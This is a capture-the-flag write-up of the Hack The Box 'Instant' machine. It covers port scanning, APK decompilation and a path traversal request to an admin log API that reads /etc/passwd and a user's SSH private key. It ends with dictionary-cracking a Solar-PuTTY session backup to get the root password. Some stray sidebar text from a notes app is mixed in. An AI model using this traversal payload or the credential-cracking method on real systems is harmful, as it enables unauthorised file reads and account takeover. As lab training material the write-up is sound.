

Instant (HTB)

ip of the machine :- 10.10.11.37

```
~/current/instant (4.247s)
ping 10.10.11.37 -c 5
>PING 10.10.11.37 (10.10.11.37) 56(84) bytes of data.
64 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=131 ms
64 bytes from 10.10.11.37: icmp_seq=2 ttl=63 time=146 ms
64 bytes from 10.10.11.37: icmp_seq=3 ttl=63 time=169 ms
64 bytes from 10.10.11.37: icmp_seq=4 ttl=63 time=192 ms
64 bytes from 10.10.11.37: icmp_seq=5 ttl=63 time=215 ms

--- 10.10.11.37 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 130.667/170.542/214.985/30.340 ms
```

machine is on!!!

```
~/current/instant (16.456s)
nmap -p- --min-rate=10000 10.10.11.37
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 20:17 IST
Warning: 10.10.11.37 giving up on port because retransmission cap hit (10).
Nmap scan report for instant.htb (10.10.11.37)
Host is up (0.13s latency).
Not shown: 65011 closed tcp ports (conn-refused), 522 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

Got two open ports!!!

```

~/current/instant (14.942s)
nmap -p 22,80 -sC -A -T5 -Pn 10.10.11.37
>Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 20:18 IST
Nmap scan report for instant.htb (10.10.11.37)
Host is up (0.90s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Instant Wallet
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.90 seconds

```

Performed an aggressive scan on the open ports and got versions of the services.

~/current/instant (2.92s)

▼ CyberSecurity

ffuf -u http://10.10.11.37/FUZZ -w /usr/share/dirb/wordlists/common.txt

> android

>~webmaster

> asm and rev

> google cyber course

> linux

> Networking

> pentest+

▼ Reports

102 Analytics (HTB)

09 Anonymous (THM)

07 Bank (HTB)

103 Bashed (HTB)

01 Beep (HTB)

1990 Bizness (HTB)

1000 Blocky (HTB)

1992 BoardLight (HTB)

11 Bob (VulnHub)

1994 Bounty Hacker (THM)

13 Breach (Vulnhub)

1991 Bricks Heist (THM)

1993 Broker (HTB)

1995 Brooklyn Nine Nine (THM)

15 Cap (HTB)

100 Chill Hack (THM)

123 Codify (HTB)


2005 CozyHosting (HTB)

404 Creative THM

| |
|---|
| [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms] |
| [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 133ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 133ms] |
| [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 891ms] |
| [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms] |
| [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 129ms] |

```
5 Cronos (HTB) [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 130ms]
50 Cyberlens (THM) [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 130ms]
500 Cyborg (THM) [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 129ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

No directories as such. Let's open the web application and enumerate manually.



Found a download, let's see what are we downloading.

```
~/current/instant (0.027s)
ls -al ../instant.apk
> android
> asm and rev
-rw-r--r-- 1 sohamt sohamt 5415990 Nov 14 18:53 ../instant.apk
```

It's a .apk file. Let's decompile it and see what we can find.


```
~/current/instant (0.028s) 17
ls 18
resources sources
~/current (0.029s) 19 I
cd instant W
~/current (0.033s) 20
ls 21
CyberCreedoops.ovpn instant instant.apk lab_sohamtanwar.ovpn

~/current (11.923s)
jadx instant.apk
INFO - loading ...
INFO - processing ...
ERROR - finished with errors, count: 13
```


Used jadx to decompile the application.



1 showed 404.



Other was for the api one. Basically we can view api endpoints and see what to get from those endpoints and stuff.



We have to authorize with our api key to see the endpoints and did that.

GET

/api/v1/admin/view/logs

List Available Logs

get_api_v1_admin_view_logs

List Available Logs

Parameters

Try it out

No parameters

Responses

Response content type

application/json

| Code | Description |
|------|----------------|
| 200 | Available Logs |
| 401 | Unauthorized |

Example Value


Model

```
{
  "Description": "string",
  "Status": 0
}
```

So, on one api endpoint we can view application logs of the admin.

| | | | |
|---|--|---|-----------------------|
| GET | | /api/v1/admin/read/log | Read Application Logs |
| Read logs for the users' transactions by specifying the log file name as a query parameter. | | | |
| Parameters | | | |
| Name | | Description | |
| log_file_name | | The name of the log file to read. | |
| string | | | |
| (query) | | | |
| | | log_file_name - The name of the log file to re. | |

SO, found this api endpoint where we have to query with the file name and we can view it.



Request

Pretty Raw Hex




```
1 GET /api/v1/admin/read/log?log_file_name=../../../../etc/passwd HTTP/1.1
2 Host: swagger-ui.instant.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Authorization:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ
  3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```



0 highlights

Response

Pretty Raw Hex Render



```
7 Connection: Keep-Alive
8
9 {
  "/home/shirohige/logs/../../../../etc/passwd": [
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
    "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
    "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
    "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
    "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
    "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
    "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
```

So, used burpsuite to test whether we can exploit api endpoint and was able to view /etc/passwd.



Request

Pretty Raw Hex



```
1 GET /api/v1/admin/read/log?log_file_name=../../../../../home/shirohige/.ssh/id_rsa HTTP/1.1
2 Host: swagger-ui.instant.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Authorization:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkpFkbWluIiwid2F5Ij0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmJ5U5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```




Search



0 highlights

Response

Pretty Raw Hex Render



```
"/home/shirohige/logs/../../../../../home/shirohige/.ssh/id_rsa":[
  "-----BEGIN OPENSSH PRIVATE KEY-----\n",
  "b3B1bnNzaC1rZXktbjEAAAAAAAAABG5vbmcUAAAAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn\n",
  "NhAAAAAAAAwEAAQAAAYEApbntla1mnZWctTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n",
  "nwQ1vzh3BDyxhL3WLA3jPnkbB8j41uRrOfHNjK81GefOMYtY/T5hE0VeHv73uEOA/BoeaH\n",
  "dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/\n",
  "5xL+1MHnZBiQqKvjbphueqpy9gDadsIAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n",
  "8juWZrzme8TG5Np6KIg1tdZ1cqRL71NVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF\n",
  "uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbgWPS\n",
  "jB1C7kaBZFqbUOA57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiWpC//AF\n",
  "Oq8vze9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFikXbZXusQWV7AAAAB3NzaC1yc2\n",
  "EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8Nx1vAZ8ENb84dwQ8\n",
  "sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4\n",
  "/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY\n",
  "kKir426YbnqqcvYA2nbIgLyrtgPCOoaQwy2WpWpPUYIvgbBbwbJ89uOLggWPI71ma85nvE\n",
  "xuTaeiiINbXWdXKkS+5TVTIKOWHcEAla1IQcSr0xCZiM0f+KPv8PZ4yd/1hbmjGwcZrDQg\n",
  "J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWCtjgjMcLN6xTx4I4W61j0owZQu5GgWRa\n",
  "mlDqOe0mT6iWpfhdI7bVqsS8a+a7S9eSTWhvqW35EZpjM2xq8akYsD3P/wBTqvL8xPV441\n",
```

So, found a user and attempted to view it's ssh private key and got it.

```
shirohige@instant ~ (0.15s)
ls
linpeas.sh logs projects user.txt

shirohige@instant:~ (0.001s)
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

~/current (3.614s)
ssh shirohige@10.10.11.37 -i id_rsa

The authenticity of host '10.10.11.37 (10.10.11.37)' can't be established.
ED25519 key fingerprint is SHA256:r+JKzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.37' (ED25519) to the list of known hosts.
```

Logged in through ssh and got user flag.

```
shirohige@instant /opt
ls
shirohige@instant:/opt (0.917s)
ls
>backups

shirohige@instant / (0.147s)
cd /opt
```

in /opt directory found a backups directory.

```
shirohige@instant /opt/backups/Solar-PuTTY
ls
shirohige@instant /opt/backups/Solar-PuTTY (0.146s)
ls
>sessions-backup.dat

shirohige@instant /opt/backups (0.144s)
cd Solar-PuTTY/
```

Found a .dat file.

github.com/Dimont-Gattsu/SolarPuttyDecrypterPy

Dimont-Gattsu / SolarPuttyDecrypterPy

Code Issues Pull requests Actions Projects Security Insights

SolarPuttyDecrypterPy Public

Watch 1 Fork 0 Star 0

main 1 Branch 0 Tags

Go to file Add file Code

Dimont-Gattsu Update decrypt2.py 4f1ab9e · last month 18 Commits

| | | |
|-----------------------------|----------------------|------------|
| README | Update README | last month |
| decrypt1.py | Update decrypt1.py | last month |
| decrypt2.py | Update decrypt2.py | last month |
| google09b839eb3c11048a.html | Add files via upload | last month |

README

```
----- Solar Putty Decrypter for Post Exploitation -----

THANK YOU FOR USING!

exploit1.py for basic decryption.

exploit2.py for a dictionary attack:

(kali@kali)~[~/HTB/instant/SolarPuttyDecryptPy]
└─$ python3 decrypt2.py sessions-backup.dat /usr/share/wordlists/rockyou.txt
-----
SolarPutty's Sessions Decrypter (Python Version)
-----
File content (first 50 bytes): b'ZJlEkpkqLgJ2PlzCyLk4gtCfsG02CMirJoxxdpclyTlEshKzJw'
Trying password: P@ssw0rd!
Potential successful decryption with password: P@ssw0rd!
Decrypted content (first 200 bytes):
b'\xacuY\xfbD\xba\xbe2\x08\x0pB\xbe\xceU\xedj\x8f)\x10\xb5Ins': [{"Id": "066894ee-635c-4578-86d0-
d36d4838115b", "Ip": "10.10.11.37", "Port": 22, "ConnectionType": 1, "SessionName": "Instant", "Authentication": 0, "Credentia
lsID": "452ed919-530e-419b"}

[+] DONE Decrypted file is saved in: SolarPutty_sessions_decrypted_P@ssw0rd!.bin
Continue trying other passwords? (y/n): n
```

About

Solar Putty Decrypter for Post Exploitation

decrypter solar-putty

Readme Activity 0 stars 1 watching 0 forks Report repository

Releases

No releases published

Packages

No packages published

Deployments 4

github-pages last month

+ 3 deployments

Languages

Python 99.0% HTML 1.0%

So, found this tool on github and let's try it.

```
~/current/instant/sessionbackup/SolarPuttyDecrypterPy-main (0.033s)
```

```
cat SolarPutty_sessions_decrypted_estrella.bin
```

```
uYDopB00)Ins": [{"Id": "066894ee-635c-4578-86d0-d36d4838115b", "Ip": "10.10.11.37", "Port": 22, "C  
onnectionType": 1, "SessionName": "Instant", "Authentication": 0, "CredentialsID": "452ed919-530e-  
419b-b721-da76cbe8ed04", "AuthenticateScript": "00000000-0000-0000-0000-000000000000", "LastTi  
meOpen": "0001-01-01T00:00:00", "OpenCounter": 1, "SerialLine": null, "Speed": 0, "Color": "#FF17699  
8", "TelnetConnectionWaitSeconds": 1, "LoggingEnabled": false, "RemoteDirectory": ""}], "Credentia  
ls": [{"Id": "452ed919-530e-419b-b721-da76cbe8ed04", "CredentialsName": "instant-root", "Usernam  
e": "root", "Password": "12**24nzC!r0c%q12", "PrivateKeyPath": "", "Passphrase": "", "PrivateKeyCon  
tent": null}], "AuthScript": [], "Groups": [], "Tunnels": [], "LogsFolderDestination": "C:\\ProgramD  
ata\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"}%
```

So, used the tool and found the password of the root user.

```
shirohige@instant /opt/backups/Solar-PuTTY [https://www.syhunt.com/]  
su root  
Password:  
root@instant:/opt/backups/Solar-PuTTY# id  
uid=0(root) gid=0(root) groups=0(root)  
root@instant:/opt/backups/Solar-PuTTY# cd /root  
root@instant:~# cat root.txt
```

Got root flag.